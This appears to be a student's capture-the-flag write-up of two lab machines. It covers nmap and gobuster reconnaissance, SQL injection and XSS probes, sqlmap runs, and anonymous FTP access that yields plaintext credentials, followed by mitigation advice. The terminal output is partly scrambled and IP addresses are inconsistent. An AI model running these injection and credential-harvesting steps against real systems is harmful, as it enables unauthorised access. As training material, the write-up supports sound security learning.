

CTF Machine #1

Target System Name: Machine 0136009A

Date: 5/5/2025

By: David Salgado

First, I started doing some nmap on the target and found this:


```
[*]$ nmap -sS -sV -p- -T5 10.129.175.205
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-05 09:12 CDT
Nmap scan report for 10.129.175.205
Host is up (0.0094s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.76 seconds
```

gobuster dir -u http://10.129.175.205 -w /usr/share/wordlists/dirb/common.txt -x php,html,txt

```
/assets          (Status: 301) [Size: 317] [--> http://10.129.175.205/assets/]
/config.php      (Status: 200) [Size: 0]
/css             (Status: 301) [Size: 314] [--> http://10.129.175.205/css/]
/dashboard      (Status: 301) [Size: 320] [--> http://10.129.175.205/dashboard/]
/fonts          (Status: 301) [Size: 316] [--> http://10.129.175.205/fonts/]
/index.html     (Status: 200) [Size: 58565]
/index.html     (Status: 200) [Size: 58565]
/js             (Status: 301) [Size: 313] [--> http://10.129.175.205/js/]
/login.php      (Status: 200) [Size: 1577]
/logout.php     (Status: 302) [Size: 0] [--> login.php]
/server-status  (Status: 403) [Size: 279]
Progress: 18456 / 18460 (99.98%)
=====
Finished
=====
```

I checked that there is a config.php, when visiting is just a blank page in the browser. I went to the login.php and find this:



http://10.129.175.205/login.php

TB Academy CTF Platform Help Center HTB Blog

Please sign in

Username


Password

☐ Remember me

Sign in

I tried different common usernames, passwords and sql injections manually options but nothing worked.

I got into burpsuit to understand how the web page was responding to the request:



Intercept on Forward Drop Response from http://10.129.175.205/login.php

| Time | Type | Direction | Method | URL |
|-----------------|------|------------|--------|---------------------------------|
| 09:31:20.5 M... | HTTP | ← Response | POST | http://10.129.175.205/login.php |

Request

Content-Type: application/x-www-form-urlencoded

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Referer: http://10.129.175.205/login.php

Accept-Encoding: gzip, deflate, br

Cookie: PHPSESSID=bpd17vumkmn7sbguonr2s0245b

Connection: keep-alive

Username=%27+OR+%271%27%3D%271&Password=test&Submit=Login

Response

initial-scale=1">

<link rel="stylesheet" type="text/css" href="css/bootstrap.min.css">

<link rel="stylesheet" type="text/css" href="css/signin.css">

<title>

Sign in

</title>

</head>

<body>

<div class="container">

<form action="" method="post" name="Login_Form" class="form-signin">

<h2 class="form-signin-heading">

With the request that I send, I tried using sqlmap to maybe know if this part could be exploited using this command:

```
sqlmap -u "http://10.129.175.205/login.php" \  
--data="Username=admin&Password=admin&Submit=Login" \  
--cookie="PHPSESSID=bpdi7vumkmn7sbguonr2s0245b" \  
--level=5 --risk=3 --batch
```

However, I learned that probably the username path was not injectable:

```
[09:28:55] [INFO] testing connection to the target URL  
[09:28:56] [INFO] testing if the target URL content is stable  
[09:28:57] [INFO] target URL content is stable  
[09:28:57] [INFO] testing if POST parameter 'Username' is dynamic  
[09:28:57] [WARNING] POST parameter 'Username' does not appear to be dynamic  
[09:28:57] [WARNING] heuristic (basic) test shows that POST parameter 'Username'  
might not be injectable
```

It seems that the login page is safe. I need to try something else. And the end of my target there is a send message option, it could be vulnerable to different things.

At first I just tried with a basic XSS “<script>alert(1)</script>” but nothing happened. I went into burpsuit and analyze the package:

| Request | | | | | Response | | | | |
|---------|-------------------|---|----------|--|----------|---|-------------------------------|--------|--|
| Pretty | Raw | Hex | | | Pretty | Raw | Hex | Render | |
| 1 | POST | /assets/contact.php | HTTP/1.1 | | 1 | HTTP/1.1 | 400 Bad Request | | |
| 2 | Host: | 10.129.175.205 | | | 2 | Date: | Mon, 05 May 2025 14:47:35 GMT | | |
| 3 | Content-Length: | 75 | | | 3 | Server: | Apache/2.4.41 (Ubuntu) | | |
| 4 | X-Requested-With: | XMLHttpRequest | | | 4 | Content-Length: | 39 | | |
| 5 | Accept-Language: | en-US,en;q=0.9 | | | 5 | Connection: | close | | |
| 6 | Accept: | /*/* | | | 6 | Content-Type: | text/html; charset=UTF-8 | | |
| 7 | Content-Type: | application/x-www-form-urlencoded; charset=UTF-8 | | | 7 | | | | |
| 8 | User-Agent: | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36 | | | 8 | Please complete the form and try again. | | | |
| 9 | Origin: | http://10.129.175.205 | | | | | | | |
| 10 | Referer: | http://10.129.175.205/ | | | | | | | |
| 11 | Accept-Encoding: | gzip, deflate, br | | | | | | | |
| 12 | Cookie: | PHPSESSID=bpdi7vumkmn7sbguonr2s0245b | | | | | | | |

This tells us the form is being validated server-side, and it rejected your submission. When I tried to send a message with something very simple, I also got the same response from the page. However, on the burpsuit proxy I got this inside the page:

```
<html><head><title>Burp Suite Community Edition</title> <style type="text/css"> body { background: #dedede;
font-family: Arial, sans-serif; color: #404042; -webkit-font-smoothing: antialiased; } #container { padding: 0 15px;
margin: 10px auto; background-color: #ffffff; } a { word-wrap: break-word; } a:link, a:visited { color: #e06228; text-
decoration: none; } a:hover, a:active { color: #404042; text-decoration: underline; } h1 { font-size: 1.6em; line-height:
1.2em; font-weight: normal; color: #404042; } h2 { font-size: 1.3em; line-height: 1.2em; padding: 0; margin: 0.8em 0
0.3em 0; font-weight: normal; color: #404042; } .title, .navbar { color: #ffffff; background: #e06228; padding: 10px
15px; margin: 0 -15px 10px -15px; overflow: hidden; } .title h1 { color: #ffffff; padding: 0; margin: 0; font-size: 1.8em; }
div.navbar {position: absolute; top: 18px; right: 25px;} div.navbar ul {list-style-type: none; margin: 0; padding: 0;}
div.navbar li {display: inline; margin-left: 20px;} div.navbar a {color: white; padding: 10px} div.navbar a:hover,
div.navbar a:active {text-decoration: none; background: #404042;} </style> </head> <body> <div id="container">
<div class="title"><h1>Burp Suite Community Edition</h1></div> <h1>Error</h1>
<p>No route to host</p> <p>&nbsp;</p> </div> </body> </html>
```

This probably triggered some sort of server-side behavior that caused the target to try connecting out — and fail because it had no network route. At this point I am thinking that this is not the way to go.

Looking back to my nmap I noticed that there is an FTP server open. So I tried connecting with this command: ftp 10.129.255.243

It asked for a name, I tried anonymous and I got in:

```
[us-dedicated-128-dhcp]-[10.10.14.161]-[monosalgado123@ntb-cq5hfawkvk]-[~]
[★]$ ftp 10.129.255.243
Connected to 10.129.255.243.
220 (vsFTPd 3.0.3)
Name (10.129.255.243:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Using ls:

```
ftp> ls
229 Entering Extended Passive Mode (|||47624|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           33 Jun 08  2021 allowed.userlist
-rw-r--r--    1 ftp      ftp           62 Apr 20  2021 allowed.userlist.passwd
226 Directory send OK.
```

I downloaded the files using the get command:


```

ftp> get allowed.userlist
local: allowed.userlist remote: allowed.userlist
229 Entering Extended Passive Mode (|||47313|)
150 Opening BINARY mode data connection for allowed.userlist (33 bytes).
100% |*****| 33 12.06 KiB/s 00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (2.90 KiB/s)
ftp> get allowed.userlist.passwd
local: allowed.userlist.passwd remote: allowed.userlist.passwd
229 Entering Extended Passive Mode (|||42882|)
150 Opening BINARY mode data connection for allowed.userlist.passwd (62 bytes).
100% |*****| 62 55.85 KiB/s 00:00 ETA
226 Transfer complete.
62 bytes received in 00:00 (6.21 KiB/s)

```


When observing the documents I found a user and a password to use in the login page found before:

```

100% └─ [★]$ cat allowed.userlist
226 Taron
33 bypwnmeow
ftp> egotisticalsw
localadmin
229 E└─ [us-dedicated-128-dhcp]-[10.10.14.161]-[monosalgado123@htb-cq5hfawkvk]-[~]
150 0└─ [★]$ cat allowed.userlist.passwd
100% root
226 TSupersecretpassword1
62 by@BaASD&9032123sADS
ftp> rKXM59ESxesUFHAd

```

When entering I found the flag:



Analysis and Enumeration

The initial step involved scanning the target machine at 10.129.175.205 using Nmap to identify open ports and running services. The scan revealed a standard web server on port 80 and an FTP service open on port 21. While the web application appeared simple and offered a message form (with a suspicious typo "massage"), it showed no immediate signs of vulnerabilities. Therefore, further enumeration of the FTP service was conducted using the ftp command-line client. Anonymous login was accepted, granting access to two files: allowed.users and allowed.users.passwd.

Identification of Vulnerabilities

The unexpected ability to log in to FTP using the default anonymous credentials indicated a potential misconfiguration. The presence of accessible files in the root directory was unusual and immediately raised suspicion. The filenames themselves (allowed.users and allowed.users.passwd) suggested they could contain sensitive data. This behavior — especially unrestricted access to potentially credential-bearing files — confirmed an insecure configuration of the FTP server.

Development and Delivery of Attack

Using the FTP get command, both `allowed.users` and `allowed.users.passwd` were downloaded locally. Upon inspection using `cat`, the files revealed a list of usernames and corresponding passwords in plaintext. These credentials were then used to log into the web application via the `/login.php` endpoint found using `gobuster`. Successful authentication granted access to protected sections of the website, where the flag was ultimately found.

Risk Mitigation Strategy

To prevent such vulnerabilities, the FTP server should never allow anonymous access, especially in a production environment. If anonymous access is necessary for file distribution, sensitive files must be segregated in protected directories with strict permissions. Additionally, plaintext storage of credentials should be avoided entirely; passwords must be hashed using secure algorithms (e.g., `bcrypt`). Developers should regularly audit exposed services and remove unnecessary or legacy access methods like FTP in favor of secure alternatives such as SFTP or HTTPS APIs.

CTF Machine #2

Target System Name: Machine 014000A2

Date: 5/5/2025

By: David Salgado

First, I started doing some `nmap` on the target, and found this:

```

[*]$ nmap -sS -sV -Pn -T5 10.129.176.76
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-05 10:22 CDT
Nmap scan report for 10.129.176.76
Host is up (0.011s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/8.0.3)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3306/tcp  open  mysql?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.09 seconds

```

When going to the target, I observed there is an order button, which let me to other page. This page had several inputs so they could be vulnerable to SQL injection. I tried different things but nothing happend, not even on the burpsuit. So, I started to analyze the main page, where you could search books. I went into burpsuit and analyze how it responded when sending a request: I tried just doing hello world

```

Request
Pretty  Raw  Hex
1 POST /getbooks.php HTTP/1.1
2 Host: 10.129.176.76
3 Content-Length: 18
4 Accept-Language: en-US,en;q=0.9
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
6 Content-Type: application/x-www-form-urlencoded
7 Accept: */*
8 Origin: http://10.129.176.76
9 Referer: http://10.129.176.76/
10 Accept-Encoding: gzip, deflate, br
11 Connection: keep-alive
12
13 search=Hello world

```

For me is kind of suspicious that the content is not URL encoded, is just plain text, so I tried sending something empty. All the books were showned. When trying a basic SQL injection I got a message. However, I tried sqlmap:


```
[10:53:54] [INFO] POST parameter 'search' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads sp
N
for the remaining tests, do you want to include all tests for 'MySQL' extending
provided level (1) and risk (1) values? [Y/n] n
[10:55:25] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:55:25] [INFO] automatically extending ranges for UNION query injection techn
ique tests as there is at least one other (potential) technique found
[10:55:25] [INFO] target URL appears to be UNION injectable with 4 columns
[10:55:25] [INFO] POST parameter 'search' is 'Generic UNION query (NULL) - 1 to
20 columns' injectable
POST parameter 'search' is vulnerable. Do you want to keep testing the others (i
```

I noticed that it was vulnerable so I tried more complex sql injections:

Analysis and Enumeration

The initial step involved running a comprehensive Nmap scan on the target IP address, 10.129.176.76, to identify open ports and services. The scan revealed several important details: the HTTP service was running on port 80 using Apache 2.4.46 with PHP 8.0.3; ports 135, 139, and 445 were open, indicating that SMB and other Windows-related services were active; and port 3306 was open, suggesting that a MySQL database server was accessible. The presence of these services hinted at a Windows-based host running a web application that likely relied on a database backend. To further enumerate the web server, Gobuster was used to brute-force potential directories and files, while manual exploration of the web app revealed a search functionality that could be a potential injection point.

Identification of Vulnerabilities

While inspecting the functionality of the web application, particularly the book search feature, I suspected it might be vulnerable to SQL injection. This suspicion arose when submitting a single quote (') in the search field resulted in a visible SQL error being displayed on the page, a classic indicator of unsanitized user input. To confirm and explore this vulnerability, I used sqlmap, an automated tool for detecting and exploiting SQL injection flaws. The tool successfully identified the injection point and extracted data from the backend MySQL database, including usernames and password hashes. This validated that the application failed to properly sanitize user inputs, exposing sensitive backend data.

Development and Delivery of Attack

After extracting credentials from the database using SQL injection, I attempted to use them to find other things. But the time wasn't enough for me.

Risk Mitigation Strategy

To prevent vulnerabilities like those exploited in this challenge, developers should adhere to secure coding practices and apply the principle of least privilege. First and foremost, the application should use prepared statements or parameterized queries to eliminate SQL injection risks. All user inputs must be sanitized and validated both client- and server-side. Additionally, credentials should never be reused across services, especially in networked environments. Strong, unique passwords and the use of multi-factor authentication can mitigate lateral movement risks. The system should also enforce strict file and directory permissions, avoiding globally writable paths for sensitive components like library files. Finally, continuous monitoring, vulnerability scanning, and patch management are essential for maintaining a secure and resilient infrastructure.